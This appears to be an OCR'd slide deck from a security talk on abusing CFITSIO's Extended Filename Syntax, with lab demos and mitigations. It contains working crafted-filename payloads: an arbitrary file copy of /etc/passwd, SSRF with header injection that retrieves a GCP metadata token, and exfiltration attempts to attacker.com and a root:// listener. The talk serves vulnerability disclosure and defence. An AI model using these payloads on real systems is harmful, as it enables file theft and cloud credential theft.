When Filenames Become Attack Surfaces

Weaponizing CFITSIO Extended Filename Syntax

Adrian Denkiewicz · Doyensec

WHOAMI

Adrian Denkiewicz

Staff Application Security Engineer at **Doyensec**

- Application Security
- Vulnerability Research
- Windows Internals

CONNECT

adrian@doyensec.com

@a_denkiewicz

linkedin.com/in/adriandenkiewicz

Talk Structure

1. From astronomy data to FITS and CFITSIO
2. Prior work
3. Extended Filename Syntax as an attack surface
4. EFS internals
5. Demo environment
6. Security primitives
7. Mitigations

Image: NASA, ESA, CSA, STScI

What Is FITS

A long-lived astronomy and scientific data format built around headers plus data.

Key Characteristics

- Flexible Image Transport System
- Headers + data units
- Metadata-heavy and archival
- Designed for scientific compatibility

Sample FITS Header

```
SIMPLE = T
BITPIX = 16
NAXIS = 2
NAXIS1 = 4096
NAXIS2 = 4096
```

What Is CFITSIO?

NASA-maintained C library used deep inside many astronomy tools and pipelines.

Desktop / Analysis Tools

SAOImage DS9

fv / FITS viewers

Siril-like processing tools

Scientific Pipelines

NASA / HEASARC tooling

mission data workflows

archive processing

Language Bindings

Python wrappers

higher-level FITS libraries

custom research scripts

My prior work

https://blog.doyensec.com/2026/04/20/cfitsio-fuzzing.html

CFITSIO-EFS-09. Stack Buffer Overflows in ffourl Output URL Parsing	
Vendor	NASA's HEASARC
Severity	**High**
Vulnerability Class	Memory Corruption (Buffer and Integer Overflows, Format String, etc)
Component	cfileio.c
Status	
Credits	

Description

The Extended Filename Syntax lets ca
compression spec []. The ffourl fu
(tmplfile, compspec) using strncat, b
buffer's capacity.

A crafted filename with hundreds of char
of the local arrays, clobbering adjacent st
fopen accepts untrusted URLs and this
reliably smash the stack and, on systems

CFITSIO Fuzzing: Memory Corruptions and a Codex-Assisted Pipeline

20 Apr 2026 - Posted by Adrian Denkiewicz

Have you ever wondered how those amazing space photos are taken? Are they exclusive to the big telescopes floating in space or can you take one from your backyard? What does it take to extract hydrogen colors out of a seemingly black sky?

What Is EFS

Extended Filename Syntax is more than a filename parser.

```
'rawfile.dat[i512,512]'
# raw bytes → temporary FITS image
```

```
'ftp://host/archive/file.fits'
# remote protocol access
```


```
'myfile.fits[EVENTS][PHA > 5]'
# temporary filtered FITS object
```

A filename can encode transforms, filters, protocols, and output clauses.

Why EFS Matters

Applications often pass user-controlled filenames into default CFITSIO open routines.

```
fits_open_file(&fptr, argv[1], READONLY, &status);
```




How EFS Works Internally


```
int ffopen(fitsfile **fptr, /* O - FITS file pointer */
const char *name, /* I - full name of file to open */
int mode, /* I - 0 = open readonly; 1 = read/write */
int *status) /* IO - error status */

/*
Open an existing FITS file with either readonly or read/write access.
*/
```

Driver Model

```
fits_register_driver(prefix,
  checkfile, open, create, close,
  size, flush, seek, read, write);
```




Key Driver Mechanisms:

- Drivers are registered with a specific prefix (e.g., "http://", "mem://") to handle different file access protocols.
- The registration function `fits_register_driver` maps high-level I/O operations to driver-specific implementations.
- Protocol support varies from local file systems to remote network requests and in-memory buffers.

LAB

Demo Environment




```
# docker run --rm -v "$(pwd)":/workspace cfitsio:4.6.3 fits-sample-opener
'sample.fits'

FITS-sample-opener: preparing to inspect 'sample.fits'
Opening file via fits_open_file (extended filename syntax enabled)
Querying image dimensionality using fits_get_img_dim
Fetching axis sizes with fits_get_img_size
Result: NAXIS=2 [2000 x 4]
Closing FITS handle via fits_close_file
Done.
```

PRIMITIVE 1

Arbitrary File Copy

The outfile clause gives the cleanest first primitive.

```
# ls foo
ls: cannot access 'foo': No such file or directory

# docker run --rm -v "$(pwd)":/workspace cfitsio:4.6.3 fits-sample-opener
'/etc/passwd(/workspace/foo)'
FITS-sample-opener: preparing to inspect '/etc/passwd(/workspace/foo)'
Opening file via fits_open_file (extended filename syntax enabled)
FITS-sample-opener error during fits_open_file (status=108)

FITSIO status = 108: error reading from FITS file
Error reading data buffer from file:
/etc/passwd(/workspace/foo)
ffopen could not interpret primary array header of file:
/etc/passwd(/workspace/foo)

# ls foo
foo

# cat foo | head -1
root:x:0:0:root:/root:/bin/bash
```

PRIMITIVE 2

Server-Side Request Forgery

Remote URL plus outfile gives fetch plus local persistence.

```
# ls elastic.txt
ls: cannot access 'elastic.txt': No such file or directory

# docker run --rm --network=host   -v "$PWD:/workspace"   cfitsio:4.6.3   fits-sample-opener
'http://127.0.0.1:9200/_cat/indices(/workspace/elastic.txt)'
FITS-sample-opener: preparing to inspect 'http://127.0.0.1:9200/_cat/indices(/workspace/elastic.txt)'
Opening file via fits_open_file (extended filename syntax enabled)
FITS-sample-opener error during fits_open_file (status=108)

FITSIO status = 108: error reading from FITS file
Content-Length not a multiple of 2880 (http_file_open) 453
Error reading data buffer from file:
http://127.0.0.1:9200/_cat/indices(/workspace/elastic.txt)
ffopen could not interpret primary array header of file:
http://127.0.0.1:9200/_cat/indices(/workspace/elastic.txt)

# cat elastic.txt
health status index             uuid                   pri rep docs.count docs.deleted store.size
pri.store.size
green  open   users             c4xXvJHoR9qz-demo-001   1   0        142            0    148.2kb
148.2kb
```

PRIMITIVE 2

Cloud Metadata Services

SSRF becomes more useful when you can shape the request.

AWS IMDSv1

Simpler request model.
Classic SSRF target.

AWS IMDSv2

Stateful token flow.
Harder as one-shot exploit.

GCP

Requires metadata header.
Header injection can satisfy it.

HTTP Header Injection

The HTTP request line is assembled using attacker-controlled filename bytes.

```
#define MAXLEN 1200
…
static int http_open_network(char *url, FILE **httpfile, char *contentencoding,
                char *contenttype, int *contentlength)
{
…
     snprintf(tmpstr, MAXLEN, "GET %s HTTP/1.0\r\n", fn);
…
}
```

Server-Side Request Forgery on GCP

```
# ls gcp-token.txt
ls: cannot access 'gcp-token.txt': No such file or directory

# docker run --rm --network=host -v "$PWD:/workspace" cfitsio:4.6.3 fits-sample-opener \
'http://metadata.google.internal/computeMetadata/v1/instance/service-accounts/default/token
HTTP/1.1\nMetadata-Flavor: Google\nfoo:(/workspace/gcp-token.txt)'

FITS-sample-opener: preparing to inspect
'http://metadata.google.internal/computeMetadata/v1/instance/service-accounts/default/token HTTP/1.1
Metadata-Flavor: Google
foo:(/workspace/gcp-token.txt)'
Opening file via fits_open_file (extended filename syntax enabled)
FITS-sample-opener error during fits_open_file (status=108)
<...truncated...>

# cat gcp-token.txt
{
  "access_token": "<cut>",
  "expires_in": 3599,
  "token_type": "Bearer"
}
```

Capability Gap

A second URL inside the outfile clause is not enough.

```
# docker run --rm --network=host  -v "$PWD:/workspace"   cfitsio:4.6.3
fits-sample-opener 'http://127.0.0.1:9200/_cat/indices(http://attacker.com/exfil)'

FITS-sample-opener: preparing to inspect
'http://127.0.0.1:9200/_cat/indices(http://attacker.com/exfil)'
Opening file via fits_open_file (extended filename syntax enabled)
FITS-sample-opener error during fits_open_file (status=104)

FITSIO status = 104: could not open the named file
checkfile failed for this file: (ffopen)
http://127.0.0.1:9200/_cat/indices(http://attacker.com/exfil)
```

Need a backend that can make a network connection and write.

PRIMITIVE 4

root:// Exfiltration

The legacy ROOTd driver gives the missing outbound write primitive.


```
$ python3 root.py

Listening on 0.0.0.0:1094 for rootd clients...
```

OBSTACLE 1

Authentication

```
/* get the username */
if (NULL != getenv("ROOTUSERNAME")) {
  if (strlen(getenv("ROOTUSERNAME")) > MAXLEN-1)
  {
     ffpmsg("root user name too long (root_openfile)");
     return (FILE_NOT_OPENED);
  }
  strcpy(recbuf,getenv("ROOTUSERNAME"));
} else {
  printf("Username: ");
  fgets(recbuf,MAXLEN,stdin);
  recbuf[strlen(recbuf)-1] = '\0';
}
```

OBSTACLE 2

FITS requirement

root:// wants FITS content. Arbitrary files do not work directly.


```
# docker run --network=host --rm cfitsio:4.6.3   fits-sample-opener
'/etc/passwd(root://127.0.0.1:1094/foobar)'

FITS-sample-opener: preparing to inspect '/etc/passwd(root://127.0.0.1:1094/foobar)'
Opening file via fits_open_file (extended filename syntax enabled)
FITS-sample-opener error during fits_open_file (status=105)

FITSIO status = 105: couldn't create the named file
Unable to create output file for copy of input file:
root://127.0.0.1:1094/foobar
failed to find or open the following file: (ffopen)
/etc/passwd(root://127.0.0.1:1094/foobar)
```

OBSTACLE 2

Raw-data Trick

The raw-data clause wraps arbitrary bytes into a synthetic FITS image.

/etc/passwd
source bytes


root://...
remote outfile

[b500,1]
raw binary image

[*,*]
select all

b = raw binary mode
500 = bytes per row
1 = one row high
[*,*] = whole generated image

PRIMITIVE 4



MITIGATIONS

Alternative APIs & Sanitization

Treat EFS as privileged functionality.

Strict API Selection

Use `fits_open_diskfile` or `fits_open_datafile` for literal paths to bypass EFS parsing logic.

Input Sanitization

Do not pass untrusted strings to EFS-aware APIs. Treat all external input as potentially malicious.

Protocol Constraints

Constrain protocols, outfile clauses, raw-data syntax, and network destinations via configuration.

Access Control

Consider disabling risky EFS paths or requiring an explicit opt-in for high-risk functionality.

MITIGATIONS

EDGE CASES

Some applications already moved away from EFS behavior for practical reasons.

Siril

Siril Implementation

Moved toward literal disk opens for filename compatibility reasons.

fitsverify

"Use fits_open_diskfile (via ifdef) rather than fits_open_file per a user request. This allows for file paths with special characters (e.g. brackets) that would otherwise fail"

Img Src: https://fits.gsfc.nasa.gov/fits_utility.html, https://siril.org/

FIXING

Why This Is Hard To Fix

Documented behavior, compatibility pressure, real scientific users.

Documented Behavior

Decades of established functionality that users rely on.

Backward Compatibility

Pressure to maintain support for legacy systems and scripts.

Scientific Workflows

Complex, real-world data processing that cannot be disrupted.

The hard part is changing trust boundaries without breaking science.

CLOSING

Takeaways

Legacy features can become modern attack surfaces

Applications may inherit unexpected side effects from linked libraries

Filenames are not always filenames

Thank you